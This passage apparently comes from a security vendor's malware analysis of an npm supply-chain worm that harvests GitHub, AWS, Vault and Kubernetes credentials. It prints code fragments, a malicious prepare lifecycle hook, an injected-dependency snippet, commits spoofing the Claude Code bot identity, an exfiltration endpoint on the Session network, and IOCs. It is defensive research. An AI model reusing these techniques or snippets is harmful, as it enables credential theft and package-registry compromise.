This is the implant's most extensive stage. It systematically sweeps every major secrets plane available inside modern cloud-native CI environments, using both direct environment variable reads and active API calls.

GitHub Actions

The Actions credential sweep targets the runner's environment variable namespace and reaches out to the GitHub API to enumerate repository-level secrets:

```
# Confirmed plaintext env var reads
GITHUB_REPOSITORY
GITHUB_REPOSITORY_ID
GITHUB_SERVER_URL
GITHUB_WORKFLOW_REF
GITHUB_EVENT_NAME
ACTIONS_ID_TOKEN_REQUEST_TOKEN
ACTIONS_ID_TOKEN_REQUEST_URL ← used for OIDC token acquisition (Stage 4)

# GitHub REST API call – paginated secrets enumeration
GET https://api.github.com/repos/<GITHUB_REPOSITORY>/actions/secrets?per_page=100
```

The `per_page=100` parameter is the maximum allowed by the GitHub API, meaning a single request harvests the full secrets list for any repository the runner has admin access to.

AWS

The AWS harvest operates across four distinct credential sources, covering virtually every AWS deployment model:

```
# Environment variable reads (plaintext)
AWS_ACCESS_KEY_ID
AWS_SECRET_ACCESS_KEY
AWS_REGION
AWS_ROLE_ARN
AWS_WEB_IDENTITY_TOKEN_FILE    ← IRSA / OIDC-based workload identity

# EC2/ECS Instance Metadata Service
http://169.254.169.254/latest/api/token    ← IMDSv2 PUT request for session token
                                           (header: X-aws-ec2-metadata-token-ttl-seconds)
http://169.254.170.2              ← ECS Task Metadata Endpoint v2

# AWS service APIs (plaintext identifiers in file)
secretsmanager    ← AWS Secrets Manager
ssm               ← Systems Manager Parameter Store
```

The IMDSv2 flow is correctly implemented — the implant first acquires a session token via `PUT /latest/api/token` with the `X-aws-ec2-metadata-token-ttl-seconds` header, then uses the returned token in `X-aws-ec2-metadata-token` headers on subsequent metadata reads. This is not a naive IMDSv1 attempt; it will succeed against hardened instances that have disabled IMDSv1. The `executeForRegion` function name, visible in plaintext, suggests Secrets Manager and SSM Parameter Store are queried across multiple regions in sequence, not just the runner's current region — maximizing credential surface area on accounts with multi-region deployments.

HashiCorp Vault

```
# Vault environment variable reads
VAULT_TOKEN
VAULT_AUTH_TOKEN
VAULT_ADDR

# Vault cluster internal service endpoint
vault.svc.cluster.local:8200    ← Kubernetes-internal Vault API

# Vault token path (partial URL fragment present)
vault/token
```

The `svc.cluster.local:8200` endpoint is the standard Kubernetes DNS name for a Vault pod deployed inside a cluster. This means the implant is explicitly targeting Vault running inside Kubernetes, not just standalone deployments. Combined with the Kubernetes service account

sweep below, this provides a full credential chain: steal the K8s service account token → use it to authenticate to Vault → retrieve all Vault-managed secrets.

Kubernetes

```
# Filesystem credential paths
/var/run/secrets/kubernetes.io/serviceaccount/ca.crt
namespace    ← reads the serviceaccount namespace file

# Likely also reads (path present in same directory, beautify-encoded):
# /var/run/secrets/kubernetes.io/serviceaccount/token
```

The service account CA certificate (**ca.crt**) is used to validate TLS connections back to the Kubernetes API server, while the **token** file (encoded, not plaintext) contains the JWT bearer token used to authenticate. Together these provide full in-cluster API access at whatever RBAC privileges the pod's service account holds — in many misconfigured clusters, this means cluster-admin.

Stage 2 — npm Worm Propagation

The implant's self-replication capability is its most dangerous attribute from an ecosystem perspective. It exploits the GitHub Actions OIDC federation mechanism — designed to provide passwordless publishing — to mint a valid npm publish token on behalf of the compromised CI identity.

```
# OIDC token acquisition (GitHub Actions runner)
ACTIONS_ID_TOKEN_REQUEST_TOKEN ← GitHub-provided auth token for OIDC request
ACTIONS_ID_TOKEN_REQUEST_URL   ← endpoint to call for JWT OIDC token

# npm token verification
https://registry.npmjs.org/-/npm/v1/tokens ← confirm token validity / whoami

# Publishing
publishPackage() ← bundles and publishes the implant
tarball / .tgz   ← package archive format
tar.zst         ← zstd-compressed variant
dist-tags       ← injects implant under existing dist-tags (e.g., 'latest')
oidcToken        ← the minted OIDC JWT used as npm auth
```

The propagation flow is: (1) request an OIDC JWT from the Actions token endpoint, (2) exchange it for an npm publish token via npm's OIDC trust federation, (3) identify maintainer-owned packages (via **npmjs.io** search), (4) bundle a copy of **router_init.js** into a **.tgz/tar.zst** archive, and (5) publish under the **latest** dist-tag. Any developer who subsequently runs **npm install** on a targeted package pulls the worm.

The `sigstore` string present in the file indicates the implant also submits a Sigstore provenance attestation to a transparency log after publishing. This is particularly deceptive: npm's provenance badges are specifically designed to build trust, and an implant-published package that carries a "verified provenance" badge will pass cursory security reviews. The provenance record will point to the attacker-controlled GitHub Actions run that performed the publish, but the log entry itself makes the package appear legitimate.

Stage 3 — Repository Poisoning via GitHub GraphQL

Beyond npm propagation, the implant targets the source repositories of maintainers whose credentials it has harvested. Using the GitHub GraphQL API with a stolen token, it commits copies of itself directly to repository branches.

```
# GitHub GraphQL mutation — confirmed plaintext in file
createCommitOnBranch    ← creates commits without local git clone

# Target paths written to maintainer repos
.github/workflows/      ← injects itself into CI pipeline definitions
.claude/router_runtime.js
.claude/settings.json
.claude/setup.mjs
.vscode/setup.mjs
.vscode/tasks.json

# Spoofed commit identity
claude@users.noreply.github.com ← impersonates the Claude Code bot account
```

The `createCommitOnBranch` GraphQL mutation operates directly on GitHub's API without requiring a local `git` installation or clone, meaning this stage runs identically whether the implant is executing on a CI runner or a developer workstation. The commit author is spoofed to `claude@users.noreply.github.com`, impersonating the legitimate Anthropic Claude Code GitHub App. In repositories where Claude Code is an approved integration, this commit will blend into normal activity.

NOTE: The worm copies itself to the filename `router_runtime.js` to blend in. This filename was shared in previous Mini Shai-Hulud campaigns.

Exfiltration via Session P2P Network

The implant makes an unusual choice for its C2 channel: rather than a conventional HTTPS beacon to an attacker-controlled server, it routes all harvested credentials through the Session decentralized messaging network. The full Session protocol stack — including the `signal-service` Protocol Buffers schema — is embedded directly in the 2.3 MB payload.

```
# Primary exfil endpoint
http://filev2.getsession[.]org/file/    ← Session file server endpoint

# Session protocol internals embedded in payload
signalService.Envelope
signalService.Content
signalService.DataMessage
signalService.WebSocketMessage
signalService.SharedConfigMessage
signalService.CallMessage
signalService.DataExtractionNotification

# P2P routing
executeStreaming    ← sends data through Session service node network
snode              ← service node routing object
```

Routing exfiltration through Session's **snode** network means C2 traffic appears as end-to-end encrypted messaging protocol traffic — indistinguishable from legitimate Session app usage at the network layer. The **executeStreaming** function sends data across the P2P service node swarm.

tanstack_runner.js (Variant 2)

This file is a heavily obfuscated JavaScript payload targeting Node.js/Bun environments. Although it initially resembles bundled application code, the script behaves like a credential stealer focused on CI/CD infrastructure and developer systems. The malware enumerates **process.env**, checks for GitHub Actions and runner environments, and attempts to harvest secrets from GitHub, npm, AWS, Kubernetes, and Vault deployments. While both this file and **router_init.js**, which contains credential theft, CI targeting, and package publication capabilities, have significant overlap, **tanstack_runner.js** contains a self-propagation routine adding a malicious **optionalDependencies** entry to a package's **package.json** file.

The file uses a classic string-array obfuscator to hide its functionality:

```
const _0x12ada1=_0x3782;

(function(_0x2e175c,_0x465e49){

while(!![]){

try{

// rotates encoded string table

} catch(e){}

}

}(_0x360f,0x18ffa));
```

Once decoded, the payload reveals logic targeting CI credentials and cloud metadata services. Targeted secrets include:

- `GITHUB_TOKEN`
- `NPM_TOKEN`
- `AWS_ACCESS_KEY_ID`
- `VAULT_TOKEN`
- EC2 metadata service at `169.254.169.254`
- Local Vault instance at `127.0.0.1:8200`
- Kubernetes service account token path:
`/var/run/secrets/kubernetes.io/serviceaccount/token`

The malware validates GitHub tokens against GitHub APIs and attempts to access EC2 IAM metadata:

```
fetch("https://api.github.com/user", {  
  
  headers: {  
  
    Authorization: `token ${token}`  
  
  }  
  
});  
  
http.get(  
  
  "http://169.254.169.254/latest/meta-data/iam/security-credentials/"  
  
)
```

It also contains detached child-process execution for persistence:

```
spawn(process.argv[0], args, {  
  
  detached: true,  
  
  stdio: "ignore"  
  
}).unref();
```

Beyond credential theft, the payload also appears to implement a supply-chain propagation mechanism designed to infect additional npm packages. The clearest indicator is the `updateTarball()` routine, which extracts a package tarball, rewrites its `package.json`, injects a malicious dependency, increments the package version, and repacks the archive for redistribution. The injected dependency points to a GitHub-hosted package named `@tanstack/setup`:

```
_0x656e4f['optionalDependencies'] = {};  
  
_0x656e4f[_0x407cba(0x23ce)][_0x2dbd91['HYCHH']] =  
  'github:tanstack/router#79ac49eedf774dd4b0cfa308722bc463cfe5885c';
```

The corresponding deobfuscated behavior is effectively:

```
packageJson.optionalDependencies = {};  
  
packageJson.dependencies["@tanstack/setup"] =  
  "github:tanstack/router#79ac49eedf774dd4b0cfa308722bc463cfe5885c";
```

The referenced GitHub commit is particularly suspicious because it introduces a standalone package containing a **prepare** lifecycle hook:

```
{  
  "scripts": {  
    "prepare": "bun run tanstack_runner.js && exit 1"  
  }  
}
```

Because npm automatically executes lifecycle hooks for Git-based dependencies during installation, any downstream installation of the modified package will automatically execute **tanstack_runner.js** on the next victim machine or CI runner.

The propagation logic and dependency injection techniques closely resemble tradecraft previously documented in recent npm and PyPI supply-chain compromises analyzed by Socket, including the Intercom, Lightning AI, and SAP CAP incidents. In particular, the malware's use of GitHub-hosted dependencies, malicious lifecycle hooks (**prepare**), CI/CD credential targeting, and automated package modification have been observed in the prior waves of this campaign.

Indicators of Compromise (IOCs)

Files

router_init.js / router_runtime.js

- SHA256 ab4fcadaec49c03278063dd269ea5eef82d24f2124a8e15d7b90f2fa8601266c
- SHA1 12ed9a3c1f73617aefdb740480695c04405d7b4b
- MD5 833fd59ebe66a4449982c6d18db656b4

tanstack_runner.js / router_init.js

- SHA256 2ec78d556d696e208927cc503d48e4b5eb56b31abc2870c2ed2e98d6be27fc96
- SHA1 e7d582b98ca80690883175470e96f703ef6dc497
- MD5 b82e54923f7e440664d2d75bd31588ca

Network

`hxxp://filev2[.]getsession[.]org/file/`

(DO NOT BLOCK below)

- `hxxp://169[.]254[.]169[.]254/latest/api/token` (AWS EC2 IMDSv2 token acquisition)
- `hxxp://169[.]254[.]170[.]2` (AWS ECS Task Metadata Endpoint credential harvest)
- `hxxps://api[.]github[.]com/repos/` (GitHub REST API — secrets enumeration and repo manipulation)
- `hxxps://registry[.]npmjs[.]org/-/npm/v1/tokens` (npm token validation)
- `vault[.]svc[.]cluster[.]local:8200` (In-cluster HashiCorp Vault API endpoint)

Subscribe to our newsletter

Get notified when we publish new security blog posts!

Enter your email